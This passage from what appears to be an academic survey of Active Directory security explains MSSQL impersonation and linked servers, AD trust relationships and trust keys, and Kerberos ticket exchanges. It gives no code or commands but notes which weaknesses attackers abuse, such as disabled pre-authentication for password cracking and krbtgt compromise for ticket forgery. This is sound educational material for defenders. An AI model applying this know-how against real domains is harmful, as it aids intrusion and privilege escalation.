IIS can serve static content (such as HTML and image files) and dynamic content generated by technologies such as ASP.NET, PHP, or CGI. In order to generate dynamic content, IIS endpoints must have a handler mapping that associates a file

extension with a server-side engine (such as ASP.NET for .aspx files). Through this mapping, IIS can serve dynamic content through server-side scripting. IIS supports features such as request filtering, URL rewriting, and authentication/authorization mechanisms that can integrate with Active Directory. This integration allows IIS-hosted applications to use Windows authentication (Kerberos or NTLM), meaning that access control can be directly tied to AD user accounts and groups.

In an Active Directory environment, IIS may be deployed on internal servers to host intranet portals, management consoles, or services that rely on Windows authentication. Misconfigurations in IIS, such as enabling weak authentication methods, allowing anonymous access to sensitive resources, or improper application isolation, can be exploited by attackers to execute arbitrary commands remotely and escalate their privileges, for example. A scenario in which an attacker leverages IIS misconfigurations in order to reach remote command execution is addressed in Section 6.5.5.

3.3 Microsoft SQL Server

Microsoft SQL Server (MSSQL) is Microsoft's relational database management system (RDBMS), commonly deployed in enterprise environments to store and manage structured data [106]. It uses the Transact-SQL (T-SQL) query language, an extension of SQL that includes additional features for database management, control-of-flow (the official T-SQL term, not to be confused with the broader concept of flow control), and error handling.

In Active Directory environments, MSSQL can be configured to support Windows Authentication, allowing users and services to connect using their AD credentials via Kerberos or NTLM. This integration provides centralized access control and auditing, but also means that database permissions are closely tied to AD accounts and groups.

MSSQL instances can host multiple databases and allow remote management via protocols such as Tabular Data Stream (TDS), which operates over TCP (default port

1433). Administrators can configure linked servers, stored procedures, and extended stored procedures, which, if misconfigured, may allow attackers to pivot between systems or execute code on the database host.

Two features that are often misconfigured and can be abused by attakers are IMPERSONATE permissions, and linked servers, which are detailed in Sections 3.3.1 and 3.3.2.

3.3.1 IMPERSONATE Permissions

Impersonation rights in MSSQL are configured using the IMPERSONATE permission [100]. Every SQL Server has associated permissions that can be granted to a principal. In MSSQL, permissions exist at two different scopes: the server level and the database level. The server level encompasses global configuration and authentication, managing all databases hosted within the server. Permissions at this level are assigned to logins. In contrast, the database level applies only within a specific database, which contains its own users, roles, and objects. At this scope permissions are assigned to database users, instead of logins. The IMPERSONATE permission can be granted to both login (server level), and users (database level). When granted, this permission enables the grantee to impersonate a login within the server, or a user within the database.

At the server level, granting `IMPERSONATE` on a login allows the grantee to act as that login across the entire SQL Server instance. In effect, this grants access to all resources and databases that the impersonated login can reach, potentially including administrative capabilities if the target login is privileged. At the database level, granting `IMPERSONATE` on a user allows the grantee to act as that user within the specific database only. In this case, the effect is limited to inheriting the permissions of the impersonated user over the objects of that database, without extending to other databases or to the server configuration.

By default, operations in MSSQL are subject to permission checks against the login/user that's accessing the server/database. However, the 'EXECUTE AS

<user/login>' statement in MSSQL allows the execution context of the session to switch to the specified login or user name. Then, permissions are checked against the login and user security tokens for that account instead of the entity calling the EXECUTE AS statement, essentially impersonating the user/login that was specified in the EXECUTE AS statement. In order for account A to impersonate B through this statement, account A must have the IMPERSONATE permission on B's login/user name [78].

Through the EXECUTE AS statement, an execution context stack can be created. This is done by calling the statement multiple times across multiple principals.

3.3.2 Linked Servers

A linked server in MSSQL provides access to distributed, heterogeneous queries against OLE DB data sources. This means that, by linking different DB servers (not only MSSQL servers, but any server that uses Microsoft OLE DB API), a single query can be written and executed in a local MSSQL server instance but fetch data from multiple sources. In MSSQL, linked servers are configured using the `sp_addlinkedserver` stored procedure. A stored procedure is a precompiled collection of T-SQL statements stored within a database and executed under a given name. User-defined stored procedures reside in the database where they are created, while system stored procedures (such as `sp_addlinkedserver`) are stored in the `master` database, allowing them to be invoked across the entire server instance. The `master` database is one of the system databases in SQL Server and plays a fundamental role in the operation of the instance. It stores metadata such as configuration settings, login accounts, information about other databases, and system stored procedures.

This stored procedure takes various arguments, some of them include:

- server: The name of the linked server to create.
- provider: Identifier for the OLE DB API provider.

- datasrc: The name of the data source as interpreted by the OLE DB provider. It specifies the address of the remote data source (such as a server name, instance or port), and its exact format depends on the OLE DB provider being used.

Once a linked server is created, login mappings must be configured. Login mappings map local SQL server instance logins to security accounts on a remote server, which can be reached through the created linked server. This can be accomplished using the `sp_addlinkedsrvlogin` stored procedure. This stored procedure can receive different parameters, such as:

- rmtsrvname: The name of a linked server that the login mapping applies to.
- useself: Controls whether to connect to the remote server by impersonating local logins or by submitting a login and password. This value specifies if a user uses its own credentials to access the remote server, or if there's a different set of credentials that are to be used when accessing the remote server. If a specific set of credentials is to be used, both the user name and password are specified through the rmtuser and rmtpassword parameters, respectively.
- locallogin: The login on the local server affected by this mapping. If set to NULL, the login mapping will apply to all local logins that connect to the remote server.

Once a linked server is created, as well as a login mapping is set to this remote server, users that have a mapped login to this server can access the database under the respective security context, if `useself` was set indicating that the local account is to be used, or under a remote login's security context, otherwise. For example, if server A has a linked server to server B, and user C is mapped to connect using user D as the `rmtuser`, then user C can access server B's data from server A under user D's security context. Figure 4 depicts this example scenario. In essence, establishing a linked server with login mappings enables a form of impersonation, but across servers rather than within a single instance.




Fig. 4 Linked server's example scenario diagram. Each arrow depicts a server's execution flow.

4 Trust Relationships

Domains, Domain Trees, and Forests were previously discussed in Section 2.1. As mentioned in that section, in Domain Trees and Forests, there are cooperation links established between the domains that are part of these structures. These links are called **Trust Relationships**. Trust relationships are a logical link between two domains or forests that enable users and resources in one domain to authenticate and access resources in another, based on permissions. Figure 5 illustrates some common trust relationships. In it, different types of trust relationships can be distinguished, such as parent-child relationships between domains in the same forest which share a contiguous name space, as well as tree-root trusts, established between domains from different trees, specifically between the tree root domains, and finally, a forest trust, established between root domains from different forests.

In the following sections, different trust relationship types, characteristics and objects will be discussed, in order to better understand the mechanisms behind this link between domains.




Fig. 5 Examples of trust relationships types in AD

4.1 Trusted Domain Objects

A trusted domain object (TDO) is the representation of a trust relationship inside a Windows Active Directory domain. These objects are stored in the System container of the domain, a special container in Active Directory used for objects essential to the operation of the domain. It is part of the domain partition, and thus replicated to all DCs from the same domain. This way, all DCs maintain every TDO associated with their own domain.

The TDO attributes [103] define the trust relationship that it represents, containing all the information needed to specify the trust's configuration. When a trust relationship is established between two domains, each one of them keeps a TDO representing the trust relationship, meaning that for each trust relationship, two TDOs are created, one in each participating domain.

TDOs should be consistent with each other. For example, in a trust relationship between domain A and domain B, domain A's TDO information regarding this trust relationship should mirror the domain B's TDO that represents the same trust relationship.

4.2 Trust Transitivity

One important attribute of trusts in Active Directory is their transitivity. Trust transitivity is determined by the TDO's `trustAttributes`. This TDO attribute holds attributes of the trust itself. It is represented as a bit stream, where each bit represents a different attribute of the trust. For example, if the TRUST_ATTRIBUTE_WITHIN_FOREST bit is set, that means the trust relationship is within the same forest. There are many more attributes, which help us identify what type of trust is represented by the TDO [89]. Regarding trust transitivity, if the TRUST_ATTRIBUTE_NON_TRANSITIVE flag is set, the trust is non-transitive. Otherwise, the trust is transitive.

Basically, in a transitive trust, if domain A trusts B, and B trusts C, then A trusts C. If otherwise the trust isn't transitive, then domain A would not trust domain C simply by trusting domain B. Non-transitive trusts are restricted to the two directly connected domains and do not extend beyond them. Figure 6 illustrates how transitivity works.




Fig. 6 Transitive and Non-transitive trust relationships

Note that with transitive trusts, a direct trust relationship between Domain A and Domain C isn't explicitly established. This means that Domain A won't have a TDO representing a trust with Domain C. Instead, due to trust transitivity, Domain A inherently trusts any domain that Domain B trusts, with domain B mediating

interactions between domains A and C. This eliminates the need for Domain A to maintain direct information about Domain C while still enabling cooperation.

Transitive trusts are a crucial mechanism for AD scalability and interoperability, since they avoid the need for each domain to maintain a TDO for every other domain they wish to cooperate with. Transitive trusts also relieve administrators from having to set various TDOs in order to cooperate with other domains, since with transitive trusts, a single TDO suffices for cooperating with a vast number of domains.

Transitive trusts facilitate management and scalability, by not having to set specific trust relationships between every domain, but they also present a security risk. Trust relationships expand the attack surface for attackers that compromise trusted domains. So, trust transitivity should be carefully monitored by domain administrators, since it can serve as a gate for attackers to come into their domain and access sensitive information.

4.3 Trust Direction

Another important attribute is trust direction. Trust direction specifies "who trusts whom" in a trust relationship. When a trust relationship is established, it can be established as a one-way trust, or as a two-way trust. In WAD, when domain A trusts domain B, but domain B does not trust domain A, this constitutes a one-way trust. In this case, domain A is the **trusting** domain, while domain B is the **trusted** domain. In one-way trusts, the trusted domain can access the trusting domains resources, but the trusting domain does not have access to the trusted domain's resources. Relatively to two-way trusts, domain A and domain B trust each other mutually, and are both trusting and trusted. To specify the direction of trust, WAD characterizes them as Inbound, Outbound or Bidirectional trusts. A bidirectional trust portrays a two-way trust, while the other directions portray a one-way trust. If the direction specified in the TDO is inbound, the trust is a one-way trust and the TDO's domain is the trusted

domain. Otherwise,if the direction is outbound, the trust remains a one-way trust, and the TDO's domain is instead the trusting domain. Trust direction is specified in the TDO's `trustDirection` attribute.

4.4 Trust Types

There are different types of trust in WAD. It is important to clarify that the trust types that will be discussed in this subsection are not the same as the trust types defined in the `trustType` attribute of a TDO. This TDO attribute specifies the type of authentication used by the trust. It specifies for example, if it is of NT or MIT type, meaning if it uses Kerberos/NTLM authentication, which is used between Windows AD domains, or MIT Kerberos authentication, used for trust relationships between a Windows AD domain and non-Windows Kerberos realms. In contrast, the trust types here mentioned refer to the logical relationships that can be established between two trust ends. These define how domains or forests interact, their scope, and their behavior.

- **Parent-Child trusts**: This type of trust relationship arises when adding a child domain to a parent domain in a domain tree. This relationship is established without an explicit action from administrators, being set by default when creating a child domain. This trust is a two-way transitive trust between the child and the parent. In Figure 5, these are established between the domain altair.local and its child domains, as well as between the sirius.org domain and its child.
- **Tree-Root trusts**: This trust is established between domain tree root domains within the same forest. When we have a single domain tree, and add another domain tree to the same forest, this trust is established between the Parent domains of both trees, also called root domains. This trust relationship is a two-way transitive trust. In Figure 5, this trust is established between the altair.local

and polaris.local domains. The polaris.local domain is part of a different domain tree, even though it has no child domains.

- **Shortcut trusts**: This trust usually serves for improving user logon time for users that access computers in a different domain inside the same tree. It is usually required in large trees, and serves the purpose of making logons more efficient by cutting the amount of domains the authentication request must cross to get from the requesting to the authenticating domain. This trust is transitive and can be both one and two-way. This trust isn't represented in Figure 5, but if a shortcut trust was set, it would be between north.altair.local and south.altair.local. No other pair of domains would possibly have this trust established.
- **External Trusts**: This type of trust is set between domains placed in different forests, where a forest trust isn't established. It was also helpful for establishing a trust between AD and Windows NT4.0 domains, since Windows NT4.0 domains aren't capable of establishing a forest trust, although Windows Server 2008 R2 and later versions do not support trust relationships with Windows NT4.0 domains due to security concerns. This trust is non-transitive and it can be either one or two way.
- **Forest Trusts**: These trust relationships are set between forest root domains. This is a transitive trust, enabling any domain in a forest to access any domain in the other forest, since, besides this trust, there are Tree-Root and Parent-Child type trusts in place. Even though this trust is transitive, it does not spread transitivity over three forests or more. This means that if there is a forest trust established between forest A and B, and another forest trust set between forest B and forest C, there is no implicit trust between forest A and forest C. These trusts can be either one or two-way, and are deliberately created by an administrator. Figure 5 portrays this trust, established between domain polaris.local and sirius.org.

- **Realm Trusts**: These trusts serve the purpose of establishing a relationship between a non-Windows Kerberos realm, like MIT Kerberos, and a Windows AD domain. They are set by administrators and can either be transitive or non-transitive, as well as one or two-way.

4.5 Trust Account and Trust Keys

If a trust relationship is established between domains, then a Trust Account is created on each side of the trust. Trust accounts are automatically created in the Users container of each domain participating in the trust. These accounts are named after the domain on the other side of the trust, with a '$' character appended to the domain name. For example, a Domain A that holds a trust relationship with a Domain B, will have a TDO representing the trust relationship in the System container, as well as a trust account named 'domainB$' in the Users container.

Trust accounts are essential for secure communication across domain boundaries, which is the core purpose of trust relationships. When a user in one domain attempts to access a resource in a trusting domain, the request must be forwarded securely. For the trusting domain to accept the forwarded request, it must validate that the request originated from a trusted domain. In order to prove that the request was sent by a trusted domain, the **trust key** must be used.

Trust keys have a fundamental role in trust relationships. They are cryptographic keys derived from the trust account's password, that are then stored in the corresponding TDO. Trust keys enable domains to establish mutual trust. Domains use the trust key when referring authenticated users to a trusting domain, for resource access. By using the trust key in the referral process, the trusting domain that receives the request can check if the referral was issued by a trusted domain, using the trust key for decrypting said referrals. If the decryption is successful, it means that the referral was issued by the trusted domain specified in the TDO. The trust referral process is addressed in Section 5.1.7.

Trust key information is stored in TDOs, namely in their `trustAuthIncoming` and `trustAuthOutgoing` attributes. These attributes hold authentication information for incoming trusts (trusts where the domain in which the TDO is kept is the trusted domain) and outgoing trusts (trusts where the domain in which the TDO is kept is the trusting domain), respectively. There isn't a single `authInformation` attribute since authentication information varies depending on the trust direction.

The following scenario further illustrates how trust accounts and trust keys relate to TDOs: Domain A and Domain B have established a two-way trust relationship between them, so, Domain A will have a 'domainB$' account and Domain B will have a 'domainA$' account in their respective Users container. The passwords for these accounts are automatically generated and change every 30 days. Upon a password change, the domain that changed the password must inform the other domain of such a change, sending the new password value. Since trust passwords are used to derive trust keys, and these are used for symmetric encryption, both sides must know about the trust password. Due to a two-way trust relationship being effectively composed of two one-way trusts in opposite directions, this process occurs independently for each direction, meaning that there is a different password for each trust direction.

A password change is always initiated by the trusting domain, let's say domain A, which starts by creating a new trust password. Domain A then derives a new trust key from this password and stores it in the trustAuthOutgoing attribute of the corresponding TDO. For reliability, Domain A retains the old trust key in the TDO in case the password change fails. Next, a domain controller in Domain A makes a remote call to a domain controller in Domain B, requesting it to update the 'domainA$' account's password to the newly generated password. This remote call is done using the Netlogon Remote Protocol (MS-NRPC), which establishes a secure channel between the interacting DCs using the currently established trust key. Domain B changes the 'domainA$' account password and uses it to generate the same trust key domain A

stored in its TDO, storing it in the trustAuthIncoming attribute of the correspondent TDO. Finally, both domains replicate these changes across their domain controllers to maintain TDO consistency within their respective domains.

Since the trust relationship is bidirectional, this process is repeated for the opposite direction, with Domain B taking the role of the trusting domain and Domain A taking the role of the trusted domain. At this point, the 'domainA$' trust account in domain B had its password changed, along with domain A's TDO trustAuthOutgoing attribute, storing the trust key that domain A will use to verify requests sent by domain B, and domain B's TDO trustAuthIncoming attribute, storing that same trust key, which domain B will use in its requests to domain A. After domain B repeats the previously described process as the trusting domain, the 'domainB$' trust account in domain A will have its password changed, along with domain B's TDO trustAuthOutgoing attribute, storing the trust key that domain B will use to verify requests sent by domain A, and domain A's TDO trustAuthIncoming attribute, storing that same trust key, which domain A will use in its requests to domain B.

Because each one-way trust maintains its own password and trust key independently, it is possible for only one side of a two-way trust to perform a password change at a given time, without requiring the opposite direction to be updated simultaneously.

5 Authentication

This section, will focus on the authentication process in WAD. In order to access resources, a user must first sign in to their account. The DC acts as the central authority for processing authentication requests and issuing credentials, ensuring secure access to resources. The DC will receive authentication requests and will process them using one of two protocols: Kerberos, the primary authentication protocol for modern Windows domains, or NTLM which is maintained for compatibility with older systems and applications.

The authentication of a user can be done inside a single domain, when a user simply wants to access a resource of its own domain, or it can involve other domains, if a user intends to access resources in a trusting domain, which is when the DC relies on trust relationships to validate the request by ensuring the identity and permissions of the user. First, authentication within a single domain will be addressed, followed by inter-domain authentication.

5.1 Kerberos

The standard authentication protocol used in Windows Active Directory is the Kerberos protocol. Kerberos is a trusted third party authentication service, meaning that between a user and a service, there is a party trusted by both in order to provide authentication. This third party is the Key Distribution Center (KDC), which stores secret keys both from users and services. Secret key knowledge is the basis of trust between these entities and the KDC.

This section will cover how the Kerberos authentication protocol authenticates users and clients to each other.

5.1.1 Kerberos Overview

Kerberos uses a series of encrypted messages to prove a user's identity to a verifier. It is heavily inspired by the Needham and Schroeder authentication protocol, using many of its concepts while addressing its vulnerabilities and adapting it for real-world use cases, particularly in large distributed systems [112].

We can specify five different encryption keys fundamental to the Kerberos protocol. Three of them are generated from account passwords and are known by the KDC:

1. **KDC key**: Derived from the password of a special account in Active Directory, the **krbtgt** account. This account represents the KDC and is automatically created when a domain is established. The krbtgt account is critical for the domain's

authentication processes, as it is used to sign and encrypt Kerberos tickets. If compromised, attacks such as the one in Section 6.7.2 can be perpetrated.

2. **User key**: derived from the user account password.
3. **Service key**: derived from the service account password.

Then, there are two other keys, used for communication rather than authentication:

1. **Session key**: Generated by the KDC and used for secure user-KDC communication.
2. **Service Session key**: Generated by the KDC as well, used for secure user-service communication.

Kerberos introduced the use of tickets in authentication. A ticket is an encrypted record that helps a client authenticate itself to a service. Tickets contain the client's identity, a session key, a timestamp, and other information, all sealed using the service's secret key [31]. This way, the clients that hold it can't read or modify its contents, only the ticket's target service. Tickets are issued by the Authentication Server (AS) or Ticket Granting Server (TGS), which are both components of the KDC. In WAD, domain controllers take the KDC role. DCs keep account password information, which are used to generate keys during the authentication process, and to confirm client identities. This information is the NT hash of the password, simply an MD4 hash of the account password [56].

In the Kerberos protocol there are two types of tickets a user must obtain to access a service: a **Ticket Granting Ticket** (TGT), and a **Ticket Granting Service** (TGS). The latter can be referenced as a Service Ticket (ST), which helps differentiate it from the Ticket Granting Server acronym (also TGS). The TGT is provided by the KDC to a user when the user first authenticates against the KDC, and is meant to be used by the user, against the KDC. The ST is also provided by the KDC to the user, but it is meant to be used against a service that a user wishes to access.

Tickets have a lifetime attributed to them. When the KDC issues a ticket to a client, this lifetime allows the client to access various services without the need of re-authenticating each time a different service is accessed. This portrays the Single Sign-On (SSO) behavior that Kerberos provides, since the client only needs to authenticate periodically, while being able to access different services using the same ticket. It is important to balance a ticket's lifetime, since once a ticket has been issued to a client, the client may use it until it expires, so the lifetime should be limited in order to prevent ticket abuse over time [30]. In Section 6.7.2, an attack that leverages ticket lifetime for persistence is addressed.

Other than the Kerberos agents, encryption keys, and tickets, Kerberos has another important element: The Privilege Attribute Certificate (PAC). The PAC is an extension of tickets that contain useful user information about their access level. It eliminates the need of services contacting the DC in order to verify user's permissions to access resources [111]. The PAC contains critical authorization data such as the user's SID, group memberships, and logon restrictions. On Windows, this data is what determines the access token applied to a user session. This access token is then compared against object's security descriptors in order to control access. Access tokens and security descriptors are addressed in Section 2.3.

To ensure integrity, PACs are signed both by the krbtgt account and by the target service's key. This prevents attackers from altering privileges in transit. However, if an attacker compromises the krbtgt key, they can forge PACs arbitrarily, creating Golden Tickets (Section 6.7.2) or modifying group memberships to escalate privileges (Section 6.8.1). The PAC is always bound to the user for whom the ticket is issued. Each PAC therefore reflects the unique authorization attributes of that account (SID, group memberships, and policy restrictions), meaning that PACs typically differ between accounts depending on their configuration in Active Directory. Therefore, the level of access that a ticket provides to its holder is defined by the PAC within the ticket itself,

and the PAC within the ticket varies depending on the account's attributes such as its SID and group memberships. This type of information is then used by Windows to determine object access through ACLs, previously addressed in Section 2.3.3.

The authentication process can be separated into 3 phases, illustrated in Figure 7:

1. The Authentication Server (AS) exchange, involving the user and the KDC.
2. The Ticket Granting Server (TGS) exchange, also involving both the user and the KDC.
3. The Application Server (AP) exchange, involving the user and the service.




Fig. 7 The 3 different Kerberos protocol exchanges and their participants

5.1.2 AS Exchange

In the AS exchange, a user will first authenticate themselves against the authentication server. This exchange occurs at the start of a login session to obtain credentials for the Ticket-Granting Server, which will then be used to obtain credentials for other servers [31].

The AS exchange consists of two messages, summarily illustrated in Figure 8: KRB_AS_REQ from the user to the KDC, and KRB_AS_REP from the KDC to the user.

The KRB_AS_REQ message is composed by the user's identification (CNAME), the service's identification (SNAME), the allowed cipher set, which is a list of encryption algorithms supported by the client, and optionally a pre-authentication timestamp encrypted with the NT hash of the user's password (User key). It also includes a randomly generated value, a nonce.

This pre-authentication field, although optional, is very important. It allows the KDC to determine that the request is actually being sent by the specified user, since it is encrypted with the User key, only known by the user and KDC. If the field isn't required for some user A, any user can issue an AS_REQ for user A, not having to know their password. This results in an AS-REP message being sent to the user, which contains a TGT, without the user needing to prove password knowledge. The TGT cannot be used without password knowledge, but still, the AS-REP message contains a section encrypted with the User key, which potentially allows password cracking. This behavior is exploited in AS-REP roasting attacks, described in Section 6.4.1. In WAD, pre-authentication is enabled by default but can be disabled by domain administrators.

The timestamp contained in the pre-authentication field is also very important in the authentication process, since it prevents replay attacks. By including a timestamp in AS-REQ, the KDC checks if the timestamp is within an acceptable time skew window, before accepting the request. For this reason, machine clocks in WAD domains must be synchronized with the DC clock, as mentioned in Section 2.1.3.

Upon receiving the AS_REQ message from a user, the KDC finds the account for which the authentication request is being made in the domain controller's AD database, and extracts the key from the client's account. With this key, the KDC decrypts the timestamp sent in the pre-authentication field of the message, verifying the user's identity, as well as message freshness. Upon a successful verification of the pre-authentication field, the KDC generates a session key that will be used in

further communication between the user and itself. Finally, it replies to the user with a KRB_AS_REP message.

The KRB_AS_REP message provides a Ticket Granting Ticket (TGT) to the user. The TGT contains the user's identification, its expiration date, the PAC for the authenticated user, and the session key to be used in further communication between the user and the KDC. The TGT is encrypted with the KDC key, so only the KDC can access its contents. Holding a valid TGT proves that a user was successfully authenticated by the KDC, since only the KDC knows the KDC key.

Along with the TGT, the KRB_AS_REP message contains another encrypted part, containing the Session key, the TGT expiration time and the nonce value used in the AS_REQ, all encrypted with the User key. Upon receiving the AS_REP, the user will use its key in order to decrypt this section of the message. Successful decryption means that the KDC issued this reply, since only the KDC and the user know the User key. This way, the KDC authenticates itself against the user, providing mutual authentication, a characteristic of the Kerberos protocol. The nonce sent in this message is the same that the user sent in his request, linking the reply to the request. The AS_REP message has clear text fields as well, namely the user's identification (CNAME).

At this point the user is authenticated and now holds a Session key for KDC communication, discarding the need for providing their password whenever they want to access a new service or resource, as long as the TGT hasn't expired. The Session key is crucial, and its use in further exchanges is required, which enforces that the user knows its own password before proceeding to the next exchange.

Traditionally, the AS exchange relies on a symmetric key derived from the user's password. However, RFC 4556 introduced PKINIT, which allows replacing this dependency with certificates and public-key cryptography. This replacement is addressed in Section 5.1.5.




Fig. 8 AS exchange message representation

5.1.3 TGS Exchange

Once a user acquires a TGT, they can now initiate the TGS exchange. The exchange is now between the user and the Ticket Granting Server, which is also a KDC component. There are two messages in this exchange: KRB_TGS_REQ and KRB_TGS_REP. Such messages are illustrated in Figure 9.

The TGS_REQ is composed by the identification of the server (SNAME) for which the user is requesting credentials, a nonce, an authenticator composed by the user's identification and the timestamp of the request, which is encrypted with the Session key obtained in the last exchange, and finally, the previously received TGT.

Upon receiving the TGS-REQ, the KDC will first decrypt the TGT using its own secret key, retrieving the Session key. Then, it uses the session key to decrypt the authenticator, this way validating the timestamp sent by the user and the user's identity.

The KDC will then look for the requested service identified by the service identifier in the TGS_REQ message, retrieving the Service key. The KDC will also generate the Service session key. With both of these keys, the KDC can then build a Ticket Granting Service, or Service Ticket (ST), which includes the Service session key, the

user identifier, the ST expiration time, and the PAC of the respective user. This information is then encrypted with the Service key.

The ST is part of the KRB_TGS_REP message, sent by the KDC to the user. In this message, the KDC also includes another encrypted section, containing the Service session key, the ST expiration time, and the nonce previously sent by the user in the TGS_REQ message, all encrypted using the Session key used for user-KDC communication. Along with the ST and the Session key encrypted section, the user identifier is sent in clear text.




Fig. 9 TGS exchange message representation

At the end of this exchange, the user will hold a ST and the Service session key. These are the necessary elements to initiate the next exchange, this time, with the Application Server (AP), which refers to the service that the user wants to access.

5.1.4 AP Exchange

This exchange also consists of two messages: KRB_AP_REQ and KRB_AP_REP. Figure 10 depicts these messages and their contents.

The KRB_AP_REQ message is sent by the user and contains the previously received ST and an encrypted section, containing the user's identification along with a timestamp to prevent replay attacks, all encrypted using the Service session key.

Upon receiving the message, the application server retrieves the ST and decrypts it using the Service key. This decryption allows the server to obtain the Service session key. Using the Service session key, the application server then decrypts a KRB_AP_REQ section, containing a timestamp provided by the user. If the decryption is successful, it validates that the user has been successfully authenticated by the KDC, as well as message freshness. This is because the Service session key included in the ST is encrypted with the Service key, which is known only to the service and the KDC. For the user to possess the same Service session key (as verified through the correct decryption of the timestamp section), it is confirmed that the user has completed the AS and TGS exchanges successfully, or in other words, has been successfully authenticated by the KDC.

After authenticating the user, the service will then refer to the PAC inside the ST, in order to check if the user has permissions to access the service, granting or denying access accordingly.

In cases where mutual authentication between the user and the service is being performed (when the KRB_AP_REQ message has the MUTUAL-REQUIRED flag set in its `ap-options` field [31]) the application server must reply with a KRB_AP_REP message with the objective of authenticating the service against the user. The AP-REP message will then contain exactly the same timestamp that the user previously sent in the AP_REQ message, encrypted with the Service session key. Upon receiving the AP-REP message, the client uses the Service session key to decrypt the timestamp, authenticating the server.




Fig. 10 AP exchange messages representation

5.1.5 Public Key Cryptography in Kerberos

